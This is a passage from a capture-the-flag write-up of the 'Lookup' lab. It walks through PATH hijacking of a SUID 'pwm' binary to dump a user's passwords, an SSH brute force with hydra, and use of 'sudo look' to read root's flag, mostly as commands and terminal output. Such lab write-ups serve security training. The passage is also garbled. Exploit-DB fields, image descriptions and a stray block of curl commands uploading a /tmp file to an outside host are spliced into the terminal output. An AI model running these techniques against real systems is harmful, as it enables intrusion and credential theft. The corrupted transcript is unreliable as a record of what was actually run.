 3279   24 -rwsr-xr-x  1 root    root      22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
14400  464 -rwsr-xr-x  1 root    root      473576 Aug  4  2023 /usr/lib/openssh/ssh-keysign
 3387   16 -rwsr-xr-x  1 root    root      14488 Jan 11  2024 /usr/lib/eject/dmcrypt-get-device
 9154   20 -rwsr-sr-x  1 root    messagebus 17176 Jan 11  2024 /usr/sbin/pwm
 672   40 -rwsr-xr-x  1 root    root      39144 Mar  7  2020 /usr/bin/fusermount
 480   88 -rwsr-xr-x  1 root    root      88464 Nov 29  2022 /usr/bin/gpasswd
 178   84 -rwsr-xr-x  1 root    root      85064 Nov 29  2022 /usr/bin/chfn
2463   164 -rwsr-xr-x  1 root    root      166056 Apr  4  2023 /usr/bin/sudo
184   52 -rwsr-xr-x  1 root    root      53040 Nov 29  2022 /usr/bin/chsh
 547   68 -rwsr-xr-x  1 root    root      68208 Nov 29  2022 /usr/bin/passwd
 9965   56 -rwsr-xr-x  1 root    root      55528 May 30  2023 /usr/bin/mount
14014   68 -rwsr-xr-x  1 root    root      67816 May 30  2023 /usr/bin/su
1235   44 -rwsr-xr-x  1 root    root      44784 Nov 29  2022 /usr/bin/newgrp
 3277   32 -rwsr-xr-x  1 root    root      31032 Feb 21  2022 /usr/bin/pkexec
 9972   40 -rwsr-xr-x  1 root    root      39144 May 30  2023 /usr/bin/umount

```

The **pwm** binary seemed interesting so I executed it to see what it does.

```

root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/Desktop/Burp Pro x
 1030   67 -rwsr-xr-x  1 root    root      68208 Nov 29 2022 /snap/core20/1974/usr/bin/passwd
1140   67 -rwsr-xr-x  1 root    root      67816 May 30 2023 /snap/core20/1974/usr/bin/su
1141  163 -rwsr-xr-x  1 root    root     166056 Apr  4 2023 /snap/core20/1974/usr/bin/sudo
1199   39 -rwsr-xr-x  1 root    root     39144 May 30 2023 /snap/core20/1974/usr/bin/umount
1288   51 -rwsr-xr--  1 root    systemd-resolve 51344 Oct 25 2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660   463 -rwsr-xr-x  1 root    root     473576 Apr  3 2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
3279   24 -rwsr-xr-x  1 root    root     22840 Feb 21 2022 /usr/lib/polkit-agent-helper-1
14400  464 -rwsr-xr-x  1 root    root     473576 Aug  4 2023 /usr/lib/openssh/ssh-keysign
3387   16 -rwsr-xr-x  1 root    root     14488 Jan 11 2024 /usr/lib/eject/dmcrypt-get-device
2045   52 -rwsr-xr--  1 root    messagebus 51344 Jan 11 2024 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
9154   20 -rwsr-xr-x  1 root    root     17176 Jan 11 2024 /usr/sbin/pwm
672    40 -rwsr-xr-x  1 root    root     39144 Mar  7 2020 /usr/bin/fusermount
480    88 -rwsr-xr-x  1 root    root     88464 Nov 29 2022 /usr/bin/gpasswd
178    84 -rwsr-xr-x  1 root    root     85064 Nov 29 2022 /usr/bin/chfn
2463   164 -rwsr-xr-x  1 root    root    166056 Apr  4 2023 /usr/bin/sudo
184    52 -rwsr-xr-x  1 root    root     53040 Nov 29 2022 /usr/bin/chsh
547    68 -rwsr-xr-x  1 root    root     68208 Nov 29 2022 /usr/bin/passwd
9965   56 -rwsr-xr-x  1 root    root     55528 May 30 2023 /usr/bin/mount
14014  68 -rwsr-xr-x  1 root    root     67816 May 30 2023 /usr/bin/su
1235   44 -rwsr-xr-x  1 root    root     44784 Nov 29 2022 /usr/bin/newgrp
3277   32 -rwsr-xr-x  1 root    root     31032 Feb 21 2022 /usr/bin/pkexec
9972   40 -rwsr-xr-x  1 root    root     39144 May 30 2023 /usr/bin/umount
www-data@lookup:/home/think$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
www-data@lookup:/home/think$ |

```

It ran the **id** command and tried extracting passwords from **.passwords** file. I assumed that the whole path of **id** was not being used and hence tried exploiting it.

```

www-data@lookup:/home$ cd /tmp
cd /tmp
www-data@lookup:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```

Exploit: ↘ / { }

I created a **bash** script that echoed the output of **id** command. I used the id of my current user i.e **www-data** (I got it from **/etc/passwd**) and replaced the username with **think**. I saved the script as **id**.

```

echo '#!/bin/bash' > id
www-data@lookup:/tmp$ echo "echo 'uid=33(think) gid=33(think) groups=33(think)' >> id
<id=33(think) gid=33(think) groups=33(think)'" >> id
www-data@lookup:/tmp$ cat id
cat id
#!/bin/bash
echo 'uid=33(think) gid=33(think) groups=33(think)'
www-data@lookup:/tmp$ |

```

I then appended the **/tmp** directory at the start of my path variable and ran the **pwm** command to get a list of passwords for the **think** user.

```

root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/Desktop/Burp Pro x
www-data@lookup:/tmp$ chmod +x id
www-data@lookup:/tmp$ ./id
www-data@lookup:/tmp$ cd ..
www-data@lookup:/tmp$ cd ..
www-data@lookup:$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)      Type:          Platform:          Date:
[!] ID: think           2019/01/04        OS/RTOS          WEBAPP          2018/03/08
jose1006
jose1004
jose1002
jose1001tes EDB Verified: ✓ Exploit: ✓ / { } Vulnerable App: ✘
jose100190
jose10001
jose10_asd ↵
jose10+
jose0_07
jose0990
jose098$ ↵
jose098130443
jose0981 ↵
jose0924 ↵
jose0923 ↵
jose0921 ↵
the password

```

The terminal shows a user named 'www-data' running a series of commands including 'chmod +x id', 'cd ..', and '/usr/sbin/pwm'. The output includes EDB Verified status and a note about the exploit being for the PHP connector.

I created a wordlist using these passwords and bruteforced the correct login credentials using **hydra**.

```

root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/thm/lookup x root@kali:~/Desktop/Burp Pro x
(root@kali)-[~/thm/lookup]
# vim passwords.list
(root@kali)-[~/thm/lookup]
# hydra -l think -P passwords.list ssh://10.10.246.161
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-27 02:12:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1:p:49), ~4 tries per task
[DATA] attacking ssh://10.10.246.161:22/
[22] ssh host: 10.10.246.161 login: think password: josemaria.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-27 02:12:31

```

The terminal shows the hydra command being run to brute-force the 'think' user account. The command uses the '-l' option for the user, '-P' for the password list, and '-s' for the ssh service. The output shows the password 'josemaria.AKA(think)' was found.

I logged in as *think* and got the user flag from the */home/think* directory.

```
think@lookup:~
```

File Actions Edit View Help

root@kali: ~/thm/lookup x think@lookup:~ x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/Desktop/Burp Pro x

(root@kali) [~/thm/lookup]

# ssh -l think 10.10.246.161

The authenticity of host '10.10.246.161' (10.10.246.161)' can't be established.

ED25519 key fingerprint is SHA256:Ndgax/D0ZA6JS00F3afY6VbjvhV2fg50AMP9TqPAOS.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.246.161' (ED25519) to the list of known hosts.

think@10.10.246.161's password:

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86\_64)

\* Documentation: https://help.ubuntu.com Author: Type: Platform: Date:

\* Management: https://landscape.canonical.com OS/OS Version: 2019-05-08

\* Support: https://ubuntu.com/advantage

System information as of Thu 27 Feb 2025 07:13:28 AM UTC Exploit: / {} Vulnerable App:

System load: 0.16 Processes: 134

Usage of /: 59.7% of 9.75GB Users logged in: 0

Memory usage: 13% IPv4 address for ens5: 10.10.246.161

Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.

To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.

See https://ubuntu.com/esm or run: sudo pro status

```
think@lookup:~
```

File Actions Edit View Help

root@kali: ~/thm/lookup x think@lookup:~ x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/Desktop/Burp Pro x

System information as of Thu 27 Feb 2025 07:13:28 AM UTC Exploit: / {} Vulnerable App:

System load: 0.16 Processes: 134

Usage of /: 59.7% of 9.75GB Users logged in: 0

Memory usage: 13% IPv4 address for ens5: 10.10.246.161

Swap usage: 0%

elFinder 2.1.47 - 'PHP connector' Command Injection

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.

To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.

See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Last login: Sun May 12 12:07:25 2024 from 192.168.14.1

think@lookup:~\$ whoami

think

think@lookup:~\$ pwd

/home/think

think@lookup:~\$ ls

user.txt

think@lookup:~\$ cat user.txt

3 [REDACTED] long\_chuchefain

think@lookup:~\$ |

## PRIVILEGE ESCALATION

I then looked for **sudo** permissions and found I was allowed to run the **look** command.

```

think@lookup:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look

think@lookup:~$ |
Usage

Should work out of the box on vulnerable Linux distributions based on Ubuntu, Debian, Fedora, and CentOS.

Manually

curl -F file=@/tmp/1337file.txt https://www.thinkusercontent.com/look?file=1337file.txt&path=/
curl -F file=@/tmp/1337file.txt https://www.thinkusercontent.com/look?file=1337file.txt&path=/
curl -F file=@/tmp/1337file.txt https://www.thinkusercontent.com/look?file=1337file.txt&path=/

```

I visited **gtfobins** and found a way to use **look** to read the root flag.

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

**LFILE=file\_to\_read**  
look :: "\$LFILE"

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

`sudo install -m +xs $(which look) .`  
`LFILE=file_to_read`  
`./look :: "$LFILE"`

**| Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

`LFILE=file_to_read`  
`sudo look :: "$LFILE"`

```

think@lookup:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look

think@lookup:~$ ls /root
ls: cannot open directory '/root': Permission denied
think@lookup:~$ LFILE=/root/root.txt
think@lookup:~$ sudo look :: "$LFILE"
5a[REDACTED]
think@lookup:~$ |

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

```

# CONCLUSION

Here's a short summary of how I pwned **LOOKUP**:

- I exploited the **cms** vulnerability to get reverse shell as *www-data*.
- I modified the path environment variable and exploited the **pwm** binary containing an suid bit to get passwords of *think* user.
- I captured the user flag from *think*'s home directory.
- I then exploited the **sudo** privileges to read the root flag present in */root* directory.

That's it from my side, until next time :)

---